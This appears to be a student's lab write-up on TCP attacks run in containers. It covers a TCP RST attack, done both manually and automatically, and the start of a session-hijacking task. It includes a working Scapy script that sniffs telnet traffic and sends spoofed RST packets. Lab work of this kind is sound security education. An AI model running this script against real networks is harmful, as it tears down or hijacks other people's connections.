
Here, you can see the comparison of before and after establishing the telnet connection.




Here, I wrote the letter “l” on the windows of user1 to create one last packet.




Then I looked at the last packet of Wireshark and filled the missing values in the skeleton code.




Here, I'm running the code on the attacker container and as you can see Wireshark has picked up on the spoofed RST packet.



Here, I'm checking if the tcp connection still exists between user1 and the victim (in this case, it no longer exists).




Here, seeing that the telnet window was still open I tried typing inside but the connection ended with a message “Connection Closed by foreign host” and the second RST packet was visible in Wireshark.



Optional: Launching the attack automatically.


Here, you see the program I'm going to use to launch the attack automatically using the sniffing-and-spoofing technique.



```
task2_auto.py
synflood.py
task2.py
task2_auto.py

1#!/usr/bin/python3
2
3from scapy.all import *
4
5def spoof_tcp(pkt):
6    IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst) #Sniffing and spoofing packets b/w user1 and victim
7    TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
8                    dport=pkt[TCP].sport, sport=pkt[TCP].dport) # seq num uses acknowledge num in the reply packet
9    spoofpkt = IPLayer/TCPLayer
10   ls(spoofpkt) # Show different fields on the terminal
11   send(spoofpkt, verbose=0)
12
13 pkt=sniff(iface="br-33645062bb4d", filter='tcp and port 23', prn=spoof_tcp)
```

Here, I have Wireshark capturing in the background and we can also see the victim container having an established telnet connection.





```
root@4933780f9298:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:40233        0.0.0.0:*              LISTEN
root@4933780f9298:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:40233        0.0.0.0:*              LISTEN
tcp      0      0 10.9.0.5:23             10.9.0.6:45362         ESTABLISHED
root@4933780f9298:/#
```

Here, I'm running the attack and attempting to write `ls` in the telnet window of user1. As you can see the connection was terminated almost immediately. You will also notice the resulting RST packets being captured by Wireshark in the background. This is due to the attack program actively sending TCP RST packets as part of the attack on the telnet connection.


Task 3: TCP Session Hijacking

Launching the attack manually


Here, we first established a telnet connection between user1 and the victim. We then started capturing traffic with Wireshark. We then created a secret.txt file on the telnet window of user1 to create a packet on Wireshark (which we use later input values into our Hijacking attack program).



Then, I looked at the last packet on Wireshark and filled the appropriate values on my skeleton code.



I then ran the code from the attacker container and successfully retrieved the contents of the file.



Optional: Launching the attack automatically.

Here, I first launched telnet connection between the client (user1) and the server (victim) similar to the manual method above.

A screenshot of a Linux desktop environment, likely Ubuntu. In the top panel, there are five terminal windows labeled 'Terminal' and one file manager window labeled 'File'. The terminal window in the foreground shows a root shell session. The user runs 'telnet 10.9.0.5' and connects to the target host. The system information for Ubuntu 20.04.1 LTS is displayed, including documentation links. A message indicates the system has been minimized. The file manager window shows a directory listing in '/tmp'. The desktop background is a dark purple lightning bolt design. The bottom panel shows the Unity taskbar with various application icons.

```
root@0164e03a1940:/#
root@0164e03a1940:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].
Ubuntu 20.04.1 LTS
fbc602d72131 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Feb 18 21:11:00 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@fbc602d72131:~$ cd /tmp
```

Then, I wrote the program for automatic spoofing using the skeleton code provided in the slides and proceeded to run the code.

